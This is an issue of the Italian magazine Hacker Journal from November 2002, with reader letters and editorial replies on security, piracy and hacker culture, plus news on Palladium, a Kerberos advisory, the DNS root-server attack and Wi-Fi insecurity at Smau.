Anno 1 - N. 12
7/21 Novembre 2002

Boss: theguilty@hackerjournal.it

Publisher: ilcoccia@hackerjournal.it

Editor: grand@hackerjournal.it,

Graphic designer: Karin Harrop

Contributors: Bismark.it, Tuono Blu, CAT4R4TTA, lupinIII, Enzo Borri

Publishing company
4ever S.r.l.
Via Torino, 51
20063 Cernusco S/N (MI)
Fax +39/02.92.43.22.35

Printing
Stige (Torino)

Distributore
Parrini & C. S.PA.
00187 Roma - Piazza Colonna, 361-
Tel. 06.69514.1 r.a.
20134 Milano, via Cavriana, 14
Tel. 02.75417.1 r.a.
Pubblicazione quattordicinale registrata al Tribunale di Milano il 25/03/02 con il numero 190.
Direttore responsabile Luca Sprea

Realizzato con la collaborazione di Hacker News Magazine - Groupe Hagal Arian

HJ: INTASATE LE NOSTRE CASELLE

Ormai sapete dove e come trovarci, appena possiamo rispondiamo a tutti, anche a quelli incazzati.

redazione@hackerjournal.it

hack·er (hãk'∂r)

"Persona che si diverte ad esplorare i dettagli dei sistemi di programmazione e come espandere le loro capacità, a differenza di molti utenti, che preferiscono imparare solamente il minimo necessario."

QUELLI CHE... HJ



C'era il ragazzino di dodici anni che fa colazione con pane & Linux. C'era quello che ha appena cominciato, ha un entusiasmo fuori dal comune ma ancora annaspa. C'era il security manager molto trendy che sembrava uscito dal set di uno spot di brut, in giacca e cravatta, e che agli amici dice che le riviste le ha comprate per il figlio. E c'era davvero il papà, col figlio (a casa si divertono ad attaccare i rispettivi PC). C'erano ance gli agenti della Postale, meno antipatici del previsto; lo sviluppatore open source; l'appassionato di satelliti che deve parlare col decoder, sennò non si capisce quello che dice.

E soprattutto, tra quelli che sono venuti a trovarci nello stand di Hacker Journal in Smau c'erano migliaia di persone. Persone che ci. hanno fatto i complimenti per i nostri meriti e ci hanno sgridato per le nostre pecche, hanno commentando gli articoli e fatto proposte per migliorare HJ.

A tutti quanti, e anche a quelli che in Smau non sono potuti venire, va il nostro più profondo e sentito **GRAZIE**.

grand@hackerjournal.it

PS: per chi non è riuscito a passare, nelle foto qui a fianco si può vedere il nostro stand, tutto lamiere ondulate, graffiti e manifesti strappati. Pareva quasi che lo avessimo occupato illegalmente senza dare troppo nell'occhio.§ O forse era proprio così? ;-)

Esaltati!



Già da qualche numero pubblicate lettere di ragazzi che frequentando la scuola superiore si ritengono insoddisfatti dell'insegnamento ricevuto. Posso capire che la maggior parte degli insegnanti di informatica si siano laureati parecchio tempo fa e da allora non hanno frequentato nessun corso di aggiornamento, ma bisogna anche pensare che dalla scuola superiore non ci si possono aspettare argomenti di carattere informatico troppo avanzati.
La cosa che trovo veramente irritante è la mania di onnipotenza di questi ragazzi che vi scrivono.
Sul numero 10 Mnoga affermava che nel suo istituto tecnico industriale si trattasse limitatamente di rete e solo al quinto anno; non contento poi aggiunge che la sua scuola li costringe a "cimentarsi per più di un anno con programmi obsoleti quali il Pascal". Sul primo punto devo dire che anch'io ho frequentato il 5° anno di istituto tecnico industriale lo scorso anno. Di rete il prof. non ne ha neanche accennato. L'argomento di telecomunicazioni più all'avanguardia che ho studiato è stato il telefono a disco, ma non per questo mi sento offeso o sottovalutato. In quanto alla programmazione mi hanno insegnato un linguaggio che trovo utilissimo e che sicuramente tu dalla tua "superiorità" troverai preistorico: l'assembly. Ma proprio non riesci a capirlo che non si può avere tutto e subito? La scuola ti mostra la via, sei tu che poi devi approfondire e continuare da solo.
Un'altra lettera su cui avrei da ridire e che mi ha spinto a scrivervi è quella di Vender apparsa sul numero 11.
Non riesco veramente a capire perchè secondo te su un pentium mmx 200 si riescono ad imparare cose che su un p133 non ci si può neanche sognare. A proposito del corso per la patente europea per l'uso del computer (ECDL), nessuno ti costringe a farlo: insomma se non vuoi pagare per studiare delle cose che credi di sapere già ma che probabilmente non conosci a fondo, puoi farlo benissimo senza starti troppo a lamentare di sentirti preso per il culo. Questa della patente europea è una iniziativa che ha coinvolto molte scuole pubbliche e private italiane e non solo il tuo liceo per prendersi beffa della tua "intelligenza superiore". È comunque insopportabile il modo in cui ti lamenti di win95: devono insegnarti ad usare un sistema operativo che nelle sue varie versioni non è che sia cambiato poi di molto nell'interfaccia e nell'utilizzo.
Peraltro credo che insegnino anche qualche fondamento dell'uso del pc in dos. Mi spieghi poi come fanno a spigartelo sul win ME che non ha un vero ambiente dos, ma solo una emulazione da console. Alla fine della tua lettera poi nomini Linux, così,senza un contesto, solo perchè fa molto cool. Se poi è vero che da tempo hai perso la fiducia nelle istituzioni pubbliche, devo dirti che io è da molto tempo che ho smesso di aver fiducia in gente come te.
La scuola cerca di avvicinare tutti i propri alunni all'informatica di base, di certo non si può pretendere che vengano spiegati i protocolli di rete o come programmare una backdoor o un portscanner. Avete tutta questa voglia di imparare? Vi sentite così superiori rispetto agli altri? Ebbene internet è stracolma di info, tutorial e documenti vari che aspettano solo che qualcuno li legga. Oppure avete solo voglia di lamentarvi e basta? Allora la via del Lamer è spianata innanzi a voi.
Se poi avete tutta questa smania di imparare da un professore competente, aspettate di prendere il diploma e poi iscrivetevi all'università, poi vediamo se avete ancora voglia di lamentarvi.

GIANLUCA

UN GIORNALE PER TUTTI: SIETE NEWBIE O VERI HACKERS?

NEWBIE

MID HACKING

HARD HACKING

Il mondo hack è fatto di alcune cose facili e tante cose difficili. Scrivere di hacking non è invece per nulla facile: ci sono curiosi, lettori alle prime armi (si fa per dire) e smanettoni per i quali il computer non ha segreti. Ogni articolo di Hacker Journal viene allora contrassegnato da un level: NEWBIE (per chi comincia), MIDHACKING (per chi c'è già dentro) e HARDHACKING (per chi mangia pane e worm).

HACKER JOURNAL

mailto:
redazione@hackerjournal.it



IL ROVESCIO DELLA MEDAGLIA

Secondo me Palladium è le svolta che Stallman, Torvalds e gli altri aspettavano. Sarà la prova definitiva per il Software Libero (non solo sviluppato con l'Open Source, ma concesso con licenza GPL (sarebbe ora che tutti capissero che il software free non è gratis, ma LIBERO). Arriverà il giorno in cui i ragazzini invece di comprare PC preconfezionati con Wincrok, assembleranno makkine fantastike, dando poi a loro la vita con una distro GNU/Linux, proprio per evitare il giogo di Palladium e poter continuare a fare ciò che si vuole col proprio computer. Secondo me, Palladium velocizzerà questo processo di evoluzione. Finalmente zio Bill sta facendo il "nostro gioco". Certo, ci dovremo accontentare delle macchine che abbiamo, ma sicuramente la mia libertà di smanettare vale tutto il nuovo hardware del mondo! =:o)
Adesso ci vuole un piccolo p.s., non sono di certo un nemico di zio Bill, o meglio, sono conscio del fatto che Windows ha portato il PC nelle case di tutti, compresa la mia, e che la semplificazione provoca instabilità a ogni sistema operativo, ma come ogni buon imprenditore (vedi altri a noi + vicini... =)) zio Bill ha esagerato e merita una lezione, dobbiamo farci sentire, oppure piegarci al suo volere COSA SCEGLIETE ??!!

B4dP

Sicuramente anche in Microsoft hanno fatto un ragionamento simile (se blindiamo il sistema, la gente cambierà sistema), ma hanno valutato accuratamente il rischio. Soprattutto perché dalla loro parte hanno un'arma molto efficace: i contenuti. Cosa succederà se un film rifiuterà di venire riprodotto se si cerca di vederlo su un sistema non Palladium compatibile? O se un CD audio non potesse essere suonato se non su un lettore Palladium/Policeware, o se un sito Web non visualizzasse testi e immagini su browser che girano su piattaforme aperte?
Se abbastanza utenti si rifiuteranno di comprare film e musica o di visitare siti "non aperti", chi produce contenuti dovrà per forza piegarsi, per continuare ad avere un mercato. Altrimenti, temo che bisognerà rinunciare a quei contenuti.
Oppure, chissà che anche nello spettacolo e nell'informazione non si diffonda la tendenza dell'Open Source, per la produzione di informazione libera?

CHI SCHERZA COL FUOCO...

Ultimamente ho lavorato con alcuni programmi come Netbus e Subseven, più per curiosità che per dei fini particolari. Non essendo assolutamente esperto nella materia, è finita che mi sono infettato, favorendo l'accesso ad altre persone nel mio PC.
Per ovviare a tutto questo ho formattato il disco fisso. Esiste la probabilità che tuttora sia rimasta traccia dei trojan e qualcuno riesca ancora a farmi visita?
E ancora, non aprendo alcun server di programmi simili, è possibile avere intrusioni da parte esterne? Perché da quando uso la Chat ICQ, il mio Norton Personal Firewall, rivela molti attacchi.

Guido

Tranquillo, se hai riformattato sei a posto (sempre che tu non avessi qualche virus tra i file di backup). Teoricamente, se non ci sono server attivi, sei tranquillo, ma... l'unico computer sicuro è quello spento e staccato dalla rete. Verifica di non avere attiva la condivisione di file e stampanti, e tieni chiuse tutte le porte che non servano a un

Saremo di nuovo in edicola Giovedì 21 Novembre!

STAMPA LIBERA
NO PUBBLICITÀ
SOLO INFORMAZIONI E ARTICOLI

programma noto.

DIFENDERSI DA CHI DEFACCIA

Volevo chiedervi se mi potete indicare qualche sito dove posso trovare materiale per imparare a difendere il mio sito dai defacer.

Francesco88

Non esiste un singolo documento che risolva tutti i problemi. L'argomento dell'integrità di un sito Web si inserisce nella sicurezza del server più in generale, e dipende da tantissimi fattori: la piattaforma utilizzata, i servizi attivi su di essa, il Webserver e il suo grado di aggiornamento, i CGI e gli script utilizzati... Inoltre, queste informazioni cambiano di giorno in giorno.
Mi sa che ti tocca studiare, e tanto, oppure rivolgerti a un esperto.

THE FIREWALL IS ON THE TABLE

Recentemente ho installato Zone Alarm Pro 3.1.395 e, dato che non so l'inglese, non riesco a utilizzarlo. Quindi mi chiedevo se esiste una versione tradotta, o se mi segnalaste qualche guida o meglio ancora se voi pubblichereste una guida dettagliata!

achers58

Purtroppo non esiste una versione in Italiano di ZoneAlarm (non si può fare a meno di conoscere l'inglese se si vuole fare qualcosa in questo campo). Noi abbiamo pubblicato una guida di base alla impostazione di ZoneAlarm sul n. 5 (la trovi nella sezione Arretrati del nostro sito). Se però apri Google.it e inserisci le parole "guida zonealarm", e spunti "Cerca le pagine nella categoria Italiano" troverai svariate altre guide.

TV ANTI HACKER

Sono uno studente come tanti, e la sicurezza informatica mi appassiona moltissimo! Oggi a pranzo stavo guardando un cartone animato su

Nuova password!

Ecco i codici per accedere alla Secret Zone del nostro sito, dove troverete informazioni e strumenti interessanti. Con alcuni browser, potrebbe capitare di dover inserire due volte gli stessi codici. Non fermatevi al primo tentativo.

user: 3ccia
pass: ris8



MUSICA PIRATA

Volevo esprimere un parere a caldo sul vostro commento riguardante il sondaggio del sito di hj, incominciando col dire che io sono tra quelli che hanno risposto che il software lo avrebbe copiato ugualmente in quanto è la verità. Ma quando ho letto il vostro commento mi è dispiaciuto per esempio per i nuovi gruppi emergenti e ho tentennato, ma poi ci ho ripensato. **Ho deciso che sopra agli introiti dei dischi ci avrebbero mangiato enti più potenti come la Siae, lo Stato, le case discografiche o le grandi Multinazionali** e qui sono tornato sui miei passi. Non pago la musica perché non voglio dare soldi a loro.

JINKO

Mah, c'è gente che non compra benzina Shell né prodotti Nestlè per protesta contro le scelte di quelle aziende, ma non per questo assalta distributori né ruba il cioccolato al supermercato.

Nel sondaggio in cui ci domandavate quanto eravamo disposti a spendere per un CD scaricato da internet io ho risposto 6 . Poi, nella rivista, ci avete chiesto di motivarlo. **Io penso che 6 _ siano un prezzo più che onesto per un CD. Pensate cosa compriamo con quei soldi: 4 cappuccini al mattino. Non mi pare che sia chiedere troppo rinunciare a quattro cappuccini al mattino** per poter avere un CD di musica. Se poi pensiamo che scaricandolo possiamo anche magari scegliere le canzoni il prezzo mi sembra abbastanza misero: in uno dei CD da 20-30? che compriamo mediamente ci sono 2 canzoni belle 3-4 mediocri e le altre non le ascoltiamo se non la prima volta. **Se per ascoltare 2-3 canzoni di un cantante mediocre dobbiamo spendere l'equivalente di 50.000 delle vecchie lire mi sembra una rapina, ma chiedere a un cantante professionista, che scrive e suona belle canzoni di "regalarci" un CD da un'ora di musica mi sembra rubare, allo stesso modo.**

GOGETA SSJ4

Più che altro, noi volevamo una risposta da chi, come JiNKo, non pagherebbe nemmeno la metà del prezzo che tu ritieni giusto.

LA NEWSLETTER DI HACKERJOURNAL.IT



Dal nostro sito è possibile iscriversi alla newsletter , grazie alla quale potrai conoscere tutte le novità relative al sito e alla rivista. La newsletter viene spedita ogni due settimane, il mercoledì. Su ogni edizione della newsletter vengono elencati gli argomenti trattati sul numero di Hacker Journal che troverai in edicola dal giorno dopo, sapere quali novità ci sono sul sito e rimanere sempre aggiornato sulle nostre iniziative.
Per iscriversi basta inserire il proprio indirizzo email dalla home page di www.hackerjournal.it

Italia 1 (Per la precisione si trattava di Conan) e sono rimasto deluso dalla definizione che veniva dato degli hackers: "persone senza scrupoli che si introducono nei computer per rubare dati o per inserirci dei virus". Ma ci siamo impazziti?? Spero che la maggior parte della gente che ha visto il cartone rifletta sulla frase citata: se questo è quello che si pensa degli hackers, tutti gli sforzi compiuti da molte persone sono stati vani! Un hacker non fa queste cose; un hacker (come viene definito nel "Jargon File") è un programmatore entusiasta, che è convinto che la condivisione delle informazioni sia un bene positivo ed efficace, e che sia un "dovere etico" condividere le proprie competenze scrivendo free software (questa è figura un po' utopica, ma affascinante). Gli hacker non sono pirati che rubano dati, al loro lavoro si deve anche la creazione del pc e del modem, l'affermazione di Internet, e molte altre innovazioni tecnologiche!

Posta e secret zone imbizzarrite?

Nelle scorse settimane, i moduli di autenticazione della Secret Zone e per la lettura via Web delle caselle con indirizzo @hackerjournal.it hanno avuto qualche problema. In alcuni casi, infatti, invece di mostrare la pagina protetta, il server segnalava un errore. A oggi, il problema sembra essere stato risolto, e non dovrebbe presentarsi più. Ricordiamo che la Secret Zone e la pagina per registrare gratuitamente una casella @hackerjournal.it sono accessibili con i codici che si trovano a pagina 5.



IL CORAGGIO DI OSARE: INDIPENDENTI DA TUTTI

Proprio per evitare di essere confusi con coloro che penetrano nei sistemi informatici solo per provocare danni, gli hacker hanno cominciato a chiamare "cracker", ma mi rendo conto che non è servito a molto!! Queste sono parole dette e ripetute più volte, lo so, ma se accadono ancora certi eventi, qualcosa bisogna fare per cercare di cambiare l'opinione pubblica sugli hackers, persone non da criticare ma da ammirare e lodare.

MaNwE

Che vuoi che ti dica: io sto leggendo "Hackers Diaries, confessioni di giovani hacker", e nonostante l'autore sia stato in contatto con questo mondo per scrivere il suo libro, usa indiscriminatamente la parola hacker per descrivere script kiddies, defacer e ogni sorta di lameroni.

MODEM LENTO

Volevo chiedere se è possibile taroccare una normale linea del telefono e/o un normale modem 56K per viaggiare un po' più veloce e metterci qualche minuto meno a scaricare. Vi chiedo ciò perché ho un 56K ma mi si collega a 31.200 bps, e di conseguenza scarico a non più di 3 Kb/s. Non dico di arrivare a velocità altissime, ma almeno da scaricare a 4 o 5 Kb/s.

Niger


Innanzi tutto, dovresti assicurarti di avere aggiornato il firmware del modem alla versione più recente (V.92 o V.90 almeno), visitando il sito del produttore e scaricando gli eventuali aggiornamenti (occhio a seguire attentamente le istruzioni, potresti rovinare il modem se qualcosa andasse storto). In seguito, assicurati di aver selezionato un driver appropriato e aggiornato, e non una impostazione generica.
Se tutto questo è a posto, l'unica cosa che rimane da fare è controllare la linea. Il modem dovrebbe arrivare direttamente alla presa Telecom principale, con un unico cavo senza sdoppiatori, prolunghe o giunzioni. Se è lontano, fatti fare un cavo ad hoc della lunghezza giusta (qualsiasi negozio di telefonia può fartelo con una spesa modesta). Se neanche così riesci a ottenere qualche risultato, significa che la linea Telecom è molto disturbata, magari perché vivi lontano dalla centrale più vicina, e non c'è molto da fare (se non segnalare il problema a Telecom e sperare che se ne occupi).

POSSO AUTO-ATTACCARMI?

Qualcuno ha rubato la password della mia casella di posta elettronica, e la ha persino modificata, in modo che ora io non riesco ad accedere alla mia casella mentre invece lui può leggere tutti i messaggi che mi vengono inviati. Volevo chiedervi se posso legalmente usare un programma per effettuare un attacco a forza bruta per scoprire la nuova password e cambiarla a mia volta. In fin dei conti, sto solo cercando di violare la mia casella, no?

Gianluca

Non proprio. Anche se lo scopo è quello di ottenere accesso a una casella che è intestata a te, ti troveresti comunque a effettuare un attacco a un computer che appartiene ad altri (il provider), e questo non è lecito. Inoltre, l'attacco a forza bruta potrebbe sovraccaricare le risorse del server o provocare errori di varia natura, cosa che peggiorerebbe le cose. La cosa migliore da fare è quella di contattare il provider e farsi resettare la password. Il tutto è molto più semplice se, all'atto dell'abbonamento, hai fornito i tuoi dati veri; se invece hai dato una falsa identità, per il provider è difficile capire se stai dicendo la verità, o se invece sei un malintenzionato che vuole sottrarre la password al legittimo proprietario.



HOT!

CIAO PAUL

Il senatore americano Paul Wellstone, paladino del diritto alla privacy, è morto in un incidente aereo venerdì 25 ottobre. Tra le sue più recenti battaglie, va ricordata quella contro le compagnie telefoniche, per impedire a esse di "mettere in vendita" i dati personali del loro utenti (registro delle chiamate effettuate e ricevute compreso).



FALLA CRITICA IN KERBEROS

La versione 4 del demone di compatibilità del sistema di autenticazione Kerberos (kadmind4) è sensibile a un attacco buffer overflow, che potrebbe obbligare il sistema attaccato a utilizzare una vecchia e meno sicura versione di Kerberos. In questo modo, un attaccante potrebbe ottenere accesso non autorizzato al sistema e alle sue chiavi. Ulteriori informazioni e patch sono su www.ciac.org/ciac/bulletins/n-009.shtml

SI MOLTIPLICANO I SITI WIRELESS

Anche in Italia si moltiplicano i siti che offrono informazioni sulle reti Wi-Fi. Dopo Airgate.it e OnWireless.it, è nato anche www.securitywireless.info, che si propone di esplorare il territorio della fragile sicurezza delle WLan. Al momento in cui scriviamo, il sito è ancora un po' povero di materiali, ma contiamo che presto si riempirà di notizie, tutorial e documentazione tecnica.

SMAU: I GRANDI ASSENTI

Quest'anno Smau aveva il sapore un'opera teatrale di Beckett. Come in Aspettando Godot, i veri protagonisti sono gli assenti. Non si parla d'altro che del fatto che questo o quel marchio quest'anno hanno preferito disertare la più importante manifestazione informatica italiana, di quelli che non hanno più i soldi per parteciparvi (principalmente i portali Internet) o di quelli che –pace all'anima loro, e a quella dei dipendenti licenziati– non sono più in attività.

Forse per mettere in chiaro come stanno le cose, e per evitare di essere classificati nelle ultime due categorie, alcune aziende hanno preferito precisare i motivi della propria assenza. Acer (il più grande produttore di notebook al mondo, e tra i più importanti produttori hardware in generale) ha diffuso un comunicato stampa in cui afferma di aver preferito investire quei soldi in campagne pubblicitarie e attività Internet.



Sony invece ha mostrato l'artiglieria del reparto marketing della sua Playstation, tappezzando Milano di manifesti la cui scritta è inequivocabile: "Siamo fuori: fuori da Smau, fuori dagli schemi". La mancanza di Sony e della Playstation fa ancora più rumore, perché si manifesta proprio nell'anno in cui Smau ha finalmente preso coscienza (con qualche anno di ritardo) del fatto di essersi trasformata da manifestazione per utenti professionali in fenomeno di massa. Proprio nell'anno in cui Smau punta sull'intrattenimento, sfoderando un poderoso Italian Lan Party con 1200 postazioni di gioco collegate in rete, il colosso del divertimento elettronico snobba la manifestazione, e le fa pure le linguacce dai suoi manifesti.

ATTACCO AL CUORE DELLA RETE

Il 21 ottobre scorso, i principali server DNS di Internet sono stati sottoposti a un attacco di tipo Denial of Service. Nonostante solo 5 tra i 13 DNS server root hanno continuato a funzionare, solo pochi utenti hanno potuto percepire qualche problema o hanno subìto qualche rallentamento. I server DNS funzionano come una "rubrica telefonica" di Internet, traducendo in indirizzi IP numerici le richieste effettuate dagli utenti tramite indirizzi mnemonici (tipo hackerjournal.it). Ogni provider ha un suo DNS, ma tutti vengono sincronizzati e aggiornati attraverso i server centrali, proprio quelli messi sotto attacco.

Apparentemente, l'attacco è stato portato con un enorme flood di pacchetti ICMP, cosa che –fortunatamente– denota una scarsa competenza del cracker. Un attacco di pari entità ma portato da una persona con maggiori competenze tecniche, avrebbe potuto abbattere tutti e 13 i server, con pesanti conseguenze sul traffico dell'intera Rete.

Da anni si afferma che i server DNS sono il vero tallone di Achille della rete, in parte per la loro organizzazione gerarchica (da pochi root server dipende lo smistamento degli indirizzi in tutto il mondo), e in parte per le debolezze del software Bind, utilizzato da tutti i server.

WI-FI: AVANTI CON GIUDIZIO

Finora, secondo la legge italiana, le reti wireless Wi-Fi si potevano utilizzare solo in ambito privato (casa, ufficio, piccoli locali) ma non come tecnologia di accesso a Internet rivolta a un vasto pubblico. Probabilmente per non fare uno sgarbo agli operatori di telefonia che avevano pagato a caro prezzo le licenze per la tecnologia UMTS, il governo aveva fino a oggi cercato di prendere tempo, evitando di ratificare la direttiva dell'Unione Europea che chiedeva di liberalizzare l'offerta al pubblico delle connessioni Wi-Fi.

Ora, il Ministro Gasparri ha annunciato che chi vorrà potrà sperimentare l'accesso Wi-Fi, ma solo su aree limitate e senza scopo di lucro. Quale provider si metterà a installare punti di accesso wireless non sapendo se potrà mai ricavare un centesimo dall'operazione?

MICROSOFT BEFFATA SU PALLADIUM

Per tranquillizzare i paladini della privacy e dell'open source, durante l'undicesimo USENIX Security Symposium tenutosi in agosto, il project manager del progetto palladium, Peter Biddle, ha dichiarato che Palladium serve al controllo dei contenuti multimediali e non è un sistema di controllo per il software. In particolare, ha affermato che le software house non possono usare Palladium per proteggere il software dai pirati, o per obbligare gli utenti a rispettare la licenze del software. A questo punto Lucky Green, (www.cyberpunks.to) ha immediatamente compilato due richieste di brevetto riguardanti l'uso della tecnologia Palladium; una per proteggere il SW e l'altra per imporre il rispetto delle licenze. Pare incredibile, ma sembra che questo potrà bloccare l'utilizzo di Palladium fino a quando Lucky Green non deciderà di dare in licenza il suo brevetto, magari a MS.
A quanto pare, Lucky Green non ha nessuna intenzione di farlo, e vedremo quando si scatenerà la battaglia legale e i dollari inizieranno a piovere se Green sarà in grado di resistere all'attacco. Se, come ha dichiarato, Microsoft non ha effettivamente intenzione di usare Palladium per questi scopi, non cambierà nulla, ma chissà perché, noi non ci crediamo.

POLICEWARE ALL'ORIZZONTE

Una nuova minaccia si abbatte sul fronte del software open source e su tutti noi in generale. Il CBDTPA, (Consumer Broadband and Digital Television Promotion Act) è una proposta di legge che come recita il titolo, serve "per regolare il commercio (lo scambio) da uno stato all'altro con determinati dispositivi, installando nel settore privato delle tecnologie e misure di protezione che dovranno essere implementate e fatte rispettare dalle leggi federali per proteggere il materiale digitale e per promuovere la banda larga ed aiutare la transizione alla televisione digitale e per altri scopi.". La descrizione appare abbastanza contorta, anche nella sua versione in legalese americano…
La legge obbligherebbe a montare un dispositivo di protezione (policeware), approvato dal governo, in tutti i nuovi PC e dispositivi domestici digitali (lettori CD, DVD, MP3, decoder...) di intrattenimento venduti negli Stati Uniti.
Questo policeware limiterebbe la possibilità di fruire del materiale protetto da copyright, vietando alcune delle operazioni che si possono compiere e persino tenendo un registro delle operazioni compiute per la successiva ispezione. È abbastanza evidente che, accanto alla pirateria, questo potrebbe limitare parecchie operazioni legittime, come la copia (o la conversione in altri formati) di opere multimediali regolarmente acquistate. In parole povere, diventerebbe impossibile rippare dei CD per realizzare una compilation dei propri brani preferiti, o archiviare MP3 per ascoltarli con lettori portatili. Per rincarare la dose, la legge prevede nuove pene per chi infrange le limitazioni: fino a cinque anni prigione federale e una multa di 500.000 dollari. Pensate che potreste aggirare la legge rimuovendo il policeware dal vostro personal computer? Meglio ripensarci… : chiunque elimini il dispositivo governativo disabilitando o modificando il policeware sul loro proprio calcolatore, a casa propria o in ufficio, rischierebbe cinque anni di carcere.
Molto probabilmente i sistemi operativi alternativi come Linux e FreeBSD rifiuterebbero di inserire il policeware nel loro codice… tempi duri anche per loro: "usi Linux? In galera pure tu!"
Per informazioni:
www.stoppoliceware.org



HOT!

PC SMILE RADDOPPIA

È in edicola il secondo numero di PC Smile, la rivista con CD allegato con una raccolta del materiale più divertente, pazzo ed esilarante di Internet: foto bizzarre, filmati, animazioni, barzellette, finti virus e sfondi sexy per il tuo desktop.



KOURNIKOVA: 6-0, 6-0

Jan de Wit, alias OnTheFly, autore del malefico worm Anna Kournikova è stato condannato anche nel processo di appello. Consegnatosi sponteamente alla polizia, il 22enne danese rischia ora di passare un po' di tempo in carcere.

REUTERS PIRATA?

La prestigiosa agenzia di stampa Reuters è stata accusata di essersi intrufolata nei sistemi informatici del gruppo svedese Intentia, allo scopo di ottenere dati finanziari della società prima della loro pubblicazione ufficiale. Nelle scorse settimane, gli scarsi risultati finanziari del terzo trimestre di Intentia erano divenuti pubblici prima della dichiarazione ufficiale di bilancio; a seguito di un'investigazione interna, Intentia ha potuto verificare che quei dati erano stati scaricati illegalmente da un indirizzo IP appartenente a Reuters. Pessime news, davvero.

HOT!

DIVX E MPEG4 SULLA TELEVISIONE

La scandinava Kiss Technology (www.kiss-technology.com), in collaborazione con DivX Networks, ha presentato un lettore di DVD da tavolo dalle caratteristiche uniche. Oltre a poter leggere DVD, Video CD e SVCD, CD Audio, CD dati con file Mp3, questo "mangiatutto" è in grado di riprodurre anche filmati in formato MPEG-4 e DivX, con codec delle versioni 4 e 5. Il prezzo del KiSS DP-450 (questo il nome del lettore) si aggirerà sui 400 € più IVA.



I NUMERI 899 ORA SI DISABILITANO GRATIS

Finora Telecom si era rifiutata di disabilitare, su richiesta dell'intestatario della linea telefonica, la possibilità di chiamare i numeri con prefisso 899 (cosa già possibile per 144 e 166). Gli 899 sono particolarmente insidiosi e costosi, perché sono spesso oggetto di spamming telefonico e dei dialer per computer.
Come era già accaduto per i numeri 144 e 166, Telecom ha cercato di respingere il più possibile le richieste dei consumatori (perché in realtà guadagna tantissimo trattenendosi una fetta del traffico generato dai dialer), ma ha dovuto recepire un invito piuttosto esplicito da parte dell'Authority per le telecomunicazioni. Da novembre sarà invece possibile chiedere la disabilitazione di tali numeri senza alcuna spesa in bolletta. Per informazioni, basta chiamare il 187.

RETI APERTE IN SMAU… O FORSE NO?

I BlackHats (blackhats.it), noto gruppo di esperti di sicurezza tuttiprovenienti da ex ambienti hacker, presentano i risultati di una sessione di war walking effettuata all'interno della mostra per cercare falle di sicurezza nelle reti WI.FI. In una sessione di soli 15 minuti effettuata passando dall'interno di un padiglione a una strada per entrare nel padiglione successivo, sono state rilevate 80 postazioni wireless tra terminali e stazioni base; tra queste, 58 sono risultate non protette e accessibili alla navigazione, mentre 22 erano protette dal sistema di cifratura e autenticazione WEP (peraltro, piuttosto debole). Gli strumenti utilizzati sono stati un PC portatile, una scheda Wi-Fi e un'antenna omnidirezionale da 2 Db di guadagno.

Il giorno della presentazione dei risultati, allo stand Microsoft è stato lanciato un allarme: qualcuno avrebbe provato ad attaccare la rete wireless del colosso del software. Tutti i sistemi sono stati spenti ed è stata fatta intervenire la polizia postale. Il giorno dopo, la connettività è stata assicurata con i vecchi, tradizionali, rassicuranti cavi. Mentre si spargeva la voce sulle possibili, gravissime conseguenze dell'attacco, sulle tecniche utilizzate e sui possibili "esecutori", noi scambiando quattro chiacchiere con un dipendente Microsoft abbiamo saputo come sono andate veramente le cose: non si è affatto trattato di un attacco, ma di una semplice interferenza con uno stand vicino, che però ha fatto scattare il campanello di allarme in casa Microsoft.

MICROSOFT COPIA ANCHE LA PUBBLICITÀ

In America furoreggia la campagna pubblicità "Switch" di Apple (www.apple.com/it/switch/). In queste pubblicità vari professionisti, e uomini e donne della strada, parlano del perché hanno abbandonato la piattaforma Microsoft a favore di quella Apple. Questa campagna ha avuto un successo tale che Microsoft ha sentito il bisogno di mostrare che esistevano anche persone che cambiavano da Apple a Microsoft.
Peccato che, mentre Apple ha usato all'interno della sua campagna persone "vere" identificandole con nome e cognome, Microsoft non è andata oltre a un paio di dettagli personali dicendo che la "pentita" era alta 5 piedi e 3 pollici (circa 1.72 m) che aveva affittato una Lexus, faceva la scrittrice freelance ed era sposata ad un uomo alto 6 piedi (circa 1.98 m). Decisamente pochino, ma su Internet non c'è pace per nessuno.
